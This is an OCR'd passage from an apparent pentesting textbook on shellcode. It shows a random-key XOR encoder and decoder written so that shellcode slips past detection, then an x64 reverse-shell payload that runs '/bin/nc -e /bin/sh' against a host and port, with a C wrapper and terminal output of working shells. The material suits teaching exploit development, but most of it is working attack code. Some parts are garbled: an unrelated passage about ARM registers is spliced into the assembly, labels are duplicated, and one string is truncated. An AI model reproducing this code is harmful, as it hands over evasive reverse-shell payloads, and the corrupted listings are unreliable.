
Figure 5.22: The XOR 0x32 encoded shellcode spawns a shell

The execution shows, our encoded shellcode works.

The next variant of XOR encoding which I want to show is the XOR Encoding with a random key that has the length of the shellcode itself. The encoder must be modified to generate a random key byte, for each byte of the shellcode. Each randomly generated byte has to be checked if the result is a null byte if so, another random byte should be chosen.

$$\begin{aligned}&\forall b \in \mathit{shellcode}\ \exists k \in [1, 255] : c = b \oplus k \land c \neq 0 \land \mathit{israndom}(k)\\&\forall b \in \mathit{encoded\_shellcode} : b = c \oplus k\end{aligned}$$


Also, the random chosen key byte for the current shellcode byte should be stored in a list, that's the reason why the empty and unused list ”_key” was implemented in the encoder at the beginning.



```
def sh_encode(_shellcode):
        _encoded= []
        _key = []
        for b in shellcode:
                k = 0x00
                while True:
                        k = random.randint(1, 255)
                        if k ^ b != 0x00:
                                break
                _key.append(k)
                _encoded.append(b ^ k)

        return _encoded, _key
```

Figure 5.23: Modified encoder for encoding and key generation


This code from *Figure 5.23* have all requirements, it chooses for every byte of the shellcode a random byte between 0x01 and 0xff and checks if the result is not 0x00. In the last line of the code, the method returns a tuple with the encoded shellcode and the key. The next what should be modified is the method that decodes the shellcode. At this point, we have only to change the for loop to iterate over the shellcode with an index. This index allows us because the key and shellcode have the same length to XORing each byte from shellcode.



```
def sh_decode(_key, _encoded):
        _decoded = []
        for i in range(0, len(_encoded)):
                _decoded.append(_encoded[i] ^ _key[i])

        return _decoded
```

Figure 5.24: Modified decoder for decoding

Also here all requirements are fulfilled and this code should decode the shell-code properly. As the next step to finish, the code is to change the print outs, because also the key should be printed for the decoder assembly.



```
e, k = sh_encode(shellcode)
print('Plain shellcode: ', ", ".join(
        str(hex(b)) for b in shellcode)
)

print('Encoded shellcode: ', ", ".join(
        str(hex(b)) for b in e)
)

print('Key: ', ", ".join(
        str(hex(b)) for b in k)
)

print('Decoded shellcode: ', ", ".join(
        str(hex(b)) for b in sh_decode(
                e,
                k
                )
        )
)

print('Decoded shellcode == Plain shellcode: ',
        sh_test(shellcode, sh_decode(
                k,
                e
                )
        )
)
```


Figure 5.25: Printings changed for the new encoding

In *Figure 5.25*, we see, the code is a bit changed.

Now we get the key and the encoded shellcode. Both of them will be printed out and will be used for the other prints. Now it is time to test this encoder and grab the encoded shellcode and the key which will be embedded in the decoder. If we run this encoder the output should look like this:

```
('Plain shellcode: ', '0xbb, 0xff, 0xff, 0xff, ..., 0x80')
('Encoded shellcode: ', '0xda, 0xe1, 0xd4, ..., 0xcb')
('Key : ', '0x61, 0x1e, 0x2b, ..., 0x4b')
('Decoded shellcode: ', '0xbb, 0xff, 0xff, 0xff, ..., 0x80')
('Decoded shellcode == Plain shellcode: ', True)
```

Now we can take the key and the shellcode and embed this into the decoder. The decoder should also be changed because it has to iterate over the shellcode and the key bytes. For this, it is an option to use further the JMP-CALL-POP method.



Jump to _key
Jump to _stub and pop the address of the key
Jump to _data
Jump to _decoder and pop the address of the shellcode
Set registers for decoder
End of shellcode reached?
Yes
No
Take one byte from shellcode and key
XOR shellcode byte with key byte
Write the result into the current position
Jump into the shellcode

Figure 5.26: The program flow of the decoder

The program flow shows how the decoder works. First, it jumps to the location her our key is stored. Then it calls a stub-method or simply a dummy-method to pop the address of the key into a register. After this, it runs a further JMP-CALL-POP to get the encoded shellcode. Also here, the decoder iterates over the encoded shellcode and takes one byte of the shellcode and the key. The result of the xor calculation will be written to the current byte position in the shellcode. If the end of the shellcode is reached, then it will jump into it for execution. This is very similar to the previous decoder. The only difference is an additional JMP-CALL-POP to get the key first. The program flow from the decoder must be implemented into the assembly. This can be realized like the flowchart above. First, we add a new label named "_key" at the end of the decoder.

```
;to store the key bytes
_key:
  call _stub
  key db 0x61, 0x1e, 0x2b, ..., 0x4b
```

The next what can be made after the label "_start" is to add also a new label named "_stub" which pops the address of the key into the register ESI. After popping the address into the ESI, it jumps into the label "_data" for retrieving the address of the shellcode. In the label "_start" we can change now the target label to "_key".

```
;to save the addess where the key is stored
_stub:
  pop esi
  jmp _short _data
```

Now we come to the core of the decoder here we have to change and add some operations. The line which makes an XOR the bytes should be fitted by changing the operands. The first operand is now BL to avoid garbage in this register and the second is the pointer on the current position of the key bytes. At last, we only to have added an "inc esi" instruction for moving the pointer ESI by one forwards.


```
;decode the shellcode with the key
_decode:
  cmp eax, edx
  je _exec
  mov ebx, [ecx]
  xor bl, [esi]
  mov [ecx], ebx
  dec eax
  inc ecx
  inc esi
  jmp short _decode
```

With these changes, we have a decoder, which can use any key and any encoded shellcode. We see it is quite simple, to build a decoder for encoded shellcodes. Well, it is not like the encoder "shikata_ga_nai" by Metasploit, but this example is quite enough and can be used for many purposes.

The final decoder implementation should look like below.

```
section .text
global _start:
_start:
        jmp short _key

_stub:
        pop esi
        jmp short _data

_decoder:
        pop ecx
        xor eax, eax
        mov al, shellcodelen
        xor edx, edx

_decode:
        cmp eax, edx
        je _exec
        mov ebx, [ecx]
        xor bl, [esi]
        mov [ecx], ebx
        dec eax
        inc ecx
        inc esi
        jmp short _decode

_exec:
        jmp short code

_data:
        call _decoder
        code db 0xa6, ..., 0xd7
        shellcodelen: equ $-code

_key:
        call _stub
        key db 0x1d, ..., 0x57
```

After modifying the code, we can now compile this with NASM and extract the shellcode itself. The shellcode can now embed into the Shellcode-Wrapper. By compiling and executing this shellcode we should get a shell, like in the figure below.



```
pentest@pentest:~/encode_xor_random$ gcc -m32
tester.c -fno-stack-protector -z execstack -o
tester
pentest@pentest:~/encode_xor_random$ ./tester
Shellcode Length:  103
$ id
uid=1000(pentest) gid=1000(pentest) groups=100
0(pentest),24(cdrom),25(floppy),29(audio),30(d
ip),44(video),46(plugdev),109(netdev),111(blue
tooth)
$ ls
decoder.asm  encoder.py  tester.c
decoder.o    tester
$ 
```

Figure 5.27: Working shellcode give us a shell

In *Figure 5.27*, we see, this shellcode also works, and we get another shell to execute some commands.

Well, we wrote some decoders to bypass some detections, but we have done it only on 32Bit. What would happen, if this shellcode gets executed on a 64Bit application? Right it may be crash because of the instruction set. On 64Bit machines the instruction set is a bit different as the 32Bit one. What the differences are we will see in the next subchapter.

5.10 x64/amd64 Shellcode

In this subchapter, we see how 64bit based shellcodes works and where are the differences are. An x64/64bit shellcode is very similar to an x86/32bit shellcode. One of the differences is, we have more registers and the general-purpose registers are now 64bit long.




Figure 5.28: Overview of the x64-registers

This is not the only difference between x64 and 86 shellcodes. Another difference lies in the syscall table. Under x64, we have especially under Linux, a different structure than on 32bit, else under Windows. Under x64, the first register which stores the syscall number is RAX. This register is equal to the 32Bit-Version of the register EAX. For storing the first parameter, the register RDI is used, which is equal to the 32bit Register EBX. The register RSI is for storing the full argument list, which represents the 32bit register ECX. The register for storing the environment parameters is the register RDX, which is similar to the 32bit version EDX.

Why is x64 so important? Well, this architecture is important because most of the current systems, running on this architecture. Every program you use nowadays is on 64Bit. This is because the 32Bit is outdated. The maximal memory is on the 32Bit/x86 architecture, only 4GB.

This lies in the binary system, which only knows 0 and 1. Think about that:

$$\begin{aligned}
&\textit{Let } M : \mathbb{Z}_2 = \{0,1\} \\
&Pot(M) = |M| = |\{0,1\}| = 2 \\
&\textit{So the maximal memory will be:} \\
&max_mem = 2^{32} = 4294967296 \Leftrightarrow 4096MB \Leftrightarrow 4GB
\end{aligned}$$

It was possible with workarounds with software to address more memory as 4GB, but it was not the solution. Intel was developing the IA64 architecture, which was a very radical change, which has nearly nothing common to the IA32, which was present on x86 Systems. AMD has only extended the IA32/x86 architecture by added more instructions and modes to compute 64Bit. This architecture is now defacto standard for many CPU's it is also known as x86-64 or x86_64. This architecture made it possible to run 32Bit applications. Imagine you have to write an entire application that runs on x86 also for intel's IA64 architecture again. Cleary no, now most of the programs which are written in higher languages like C/C++, Java, Python and more, can be compiled on x64 and they work. Some of them need small changes, but we don't have to write a new program which already exists. Another good reason why x64 is used today its faster because the processor can now calculating with 64Bit values. Imagine you want to add some values, you can add the whole values of the registers and the stack very quick.

```
 add rax, rdx
```

Instead of:

```
 add eax, edx
 adc ecx, ebx
```

On x86 we have to do two instcutions to get the same result of adding values instead of one instruction. To show how x64-shellcoding works, we write a simple shellcode for spawning a reverse-shell. For writing an x64-shellcode we can also use the NASM compiler and GCC, all steps are very similar to the x86 versions.

```
section .text
global _start

_start:
```


In the code above, the start of the assembly code is the same as the x86 -version of it.

Now we have some better options to store files like "/bin/sh", "/bin/nc" etc... we can also use the JMP-CALL-POP method to get the IP-Address and Port. That is what we should do first.

```
section .text
global _start

_start:
  jmp short _host ; get the address of the host address.

_store_1:
  pop r9          ; save it in register r9.
  jmp short _port ; get the address of the port.

_store_1:
  pop r10         ; save it in register r10.

  ; syscalling here

_host:
  call _store_1   ; call back to save and get the port
  host db "127.0.0.1", 0x0a

_port:
  call _store_2   ;call back to save and invoking syscall
  port db "4444", 0x0a
```

This basic structure is important because it is possible to change the host and port easier than coding it hard in hexadecimal. The host address and the port are popped into the registers R9 and R10. This is very comfortable to use because we can create more complex commands for the shellcode. The next step is to clear the register RAX and push the first command onto the stack. There multiple possibilities to push data on the stack in x64. The first one is to move 64bits into a register and push the register value onto the stack. The second method is to push the first lower 32 Bits and then the higher 32 Bits on to the stack. Also, the JMP-CALL-POP method can be used for every data which we want to push on to the stack. The best method for this shellcode is to store the data into the registers and push their values onto the stack and save the Stack pointer.

To store the defined host and port in registers RDI and R12 we can reuse the label "_store_2" to apply the Move-Push method for both. We also use this label to store the command line argument "-e" in register R11.




```
_store_2:
 pop r10
 xor rax, rax
 push rax
 mov rdi, 0x636e2f6e69622f2f
 push rdi
 mov rdi, rsp
```

Figure 5.29: Move-Push as a method for pushing //bin/nc onto the stack

Here in *Figure 5.29*, we can see, we copy the constant "//bin/nc" into the register RDI and push that onto the stack and save the Stackpointer into the register RDI. With this method, we can push more than 32Bit onto the stack. Can we push data with a length of 64Bit with the push command onto the stack? No, there is no option to push data with a length of 64Bit onto the stack without using registers or something else. The push command can only contain 32Bit as operands. To push the argument "-e" we can use a simple push word operation:

```
 push rax; push NULL as string terminator onto the stack
 push word 0x652d ; the "-e" command option as WORD
mov r11, rsp       ; save the argument in register r11
```

For the command "/bin/sh" as the next argument, we can also use the Move-Push method to push that onto the stack and saving it in register R12. Is this the only way and what could be an alternative to store larger values onto the stack? Well, a good alternative is to store the string to labels like the host and the port of this shellcode. Another option is to use push. Here we push the string in chunks onto the stack and store the stack pointer in a register. For now, this method is quite enough to get a working shellcode.




```
_store_2:
 pop r10
 xor rax, rax
 push rax
 mov rdi, 0x636e2f6e69622f2f
 push rdi
 mov rdi, rsp

 push rax
 push word 0x652d
 mov r11, rsp

 push rax
 mov r12, 0x68732f6e69622f2f
 push r12
 mov r12, rsp
```

Figure 5.30: Move-Push's applied for the strings

We see the complete applying of all Move-Push's to use the defined host address and the port. At this point (*Figure 5.30*), all required data like host port commands, etc... are lying on the stack and all registers have the pointers to their parts. The next step is to make the System-Call spawn a reverse shell. Here we can create a new label called "_exec" where the function "execve" will be called. Also here, is the call like the x86-version of the system call. The only thing that we have to know is the syscall-number is now 59. To make the interrupt, we have to use the instruction "syscall". Note, we cant use "int 0x80" because it is defined for x86 and not for x64/amd64.

$$\textit{"int 0x80"}_{x86} \neq \textit{"syscall"}_{x64}, \textit{but "int 0x80"}_{behavior} \Leftrightarrow \textit{"syscall"}_{behavior}$$



```
_exec:
 push rax
 push r12
 push r11
 push r10
 push r9
 push rdi

 mov rsi, rsp

 add rax, 59
 syscall
```

Figure 5.31: Creating "execve"-syscall

Here we can see how the x64-Version of an "execve"-syscall is built. The first parameter is the file, in this case "/bin/nc" which is stored in the register RDI. In the figure above the second parameter is build. All parts are pushed onto the stack and the current Stackpointer is stored into the register RSI, which holds the full argument list. The third parameter which holds the environment-variables will be stored in the register RDX. In this case, the third parameter can be set to NULL by clearing it. But we see in the figure above we don't set it to NULL because it is already NULL. After setting all parameters for the function "execve" the register RAX can be set to the syscall-number 59. The last line triggers the interrupt and our command will be executed.


The resulting shellcode to execute:

```
section .text
global _start

_start:
  jmp short _host ; get the address of the host address.

_store_1:
  pop r9          ; save it in register r9.
  jmp short _port ; get the address of the port.

_store_1:
  pop r10         ; save it in register r10.
  xor rax, rax    ; clear register RAX to set it to NULL
  push rax
  mov rdi, 0x636e2f6e69622f2f ; set rdi to "//bin/nc"
  push rdi        ; push the value onto the stack
  mov rdi, rsp    ; save the current location into rdi.
  push rax
  push word 0x652d
  mov r11, rsp
  push rax
  push 0x68732f6e69622f2f
  push r12
  mov r12 rsp

_exec:
  push rax        ; push the command arguments onto the stack
  push r12
  push r11
  push r10
  push r9
  push rdi
  mov rsi, rsp    ; save the arguments RSI => argv[]
  add rax, 59     ; set the syscall number to 59 for "execve"
  syscall         ; invoke the syscall
```

```
_host:The registers in blue are the general-purpose-registers. These r
register R0-R5 is (EAX, EBX, ECX, EDX, ESI, EDI). One thing is in ARM,
calling convention, which means if we make a function call, we have to
use for the parameters the registers R0-R3.

  call _store_1    ; call back to save and get the port
  host db "127.0.0.1", 0x0a

_port:
  call _store_2    ;call back to save and invoking syscall
  port db "4444", 0x0a
```

By executing the shellcode we should get a reverse-shell. The compiling of this shellcode is simple, we have to set on NASM the format to "elf64" which stands for "Executable and Linking Format 64Bit", this makes the compiler to use the 64Bit instructions and the address space. For the linker *ld*, we have only to set the emulation mode to "elf_x86_64" to link it in 64Bit. Here we also have compatibility with x86.

```
~$ nasm -f elf64 code.asm && \
   ld -o code -melf_x86_64 code.o && \
   ./code
```



```
pentest@pentest:~/x64_reve pentest@pentest:~$ nc -lvp 4444
rse_shell$ nasm -f elf64 c listening on [any] 4444 ...
ode.asm && ld -o code -mel connect to [127.0.0.1] from loc
f_x86_64 code.o && ./code  alhost [127.0.0.1] 53020
                           id
                           uid=1000(pentest) gid=1000(pent
                           est) groups=1000(pentest),24(cd
                           rom),25(floppy),29(audio),30(di
                           p),44(video),46(plugdev),109(ne
                           tdev),111(bluetooth)
```

Figure 5.32: The shellcode spawns a reverse TCP shell

We can see in *FThe registers in blue are the general-purpose-registers. These registers are used for several operations. To set it equal to the x86, we can say the register R0-R5 is (EAX, EBX, ECX, EDX, ESI, EDI). One thing is* *in ARM, a calling convention, which means if we make a function call, we have to use for the parameters the registers R0-R3. igure 5.32*, this shellcode works and we have a shell. So what's next? Well, we have to extract the shellcode and have to embed it into the Shellcode-Wrapper.




```
#include <stdio.h>
#include <string.h>

unsigned char shellcode[] = "\xeb\x43\x41\x59\xeb\x4e\x41\x5a\x4$

void main()
{
    printf("Shellcode Length:  %d\n", strlen(shellcode));
    int (*ret)() = (int(*)())shellcode;
    ret();
}
```

Figure 5.33: Extracted x64-Shellcode is embedded into the Shellcode-Wrapper

Now it's time to compile it with GCC. We can remove either the flag -m32 or change it to -m64 to achieve a 64Bit compiled binary.

```
~$ gcc -o tester -fno-stack-protector -z execstack tester.c
#or we can use -m64
~$ gcc -m64 -o tester -fno-stack-protector -z execstack tester.c
```

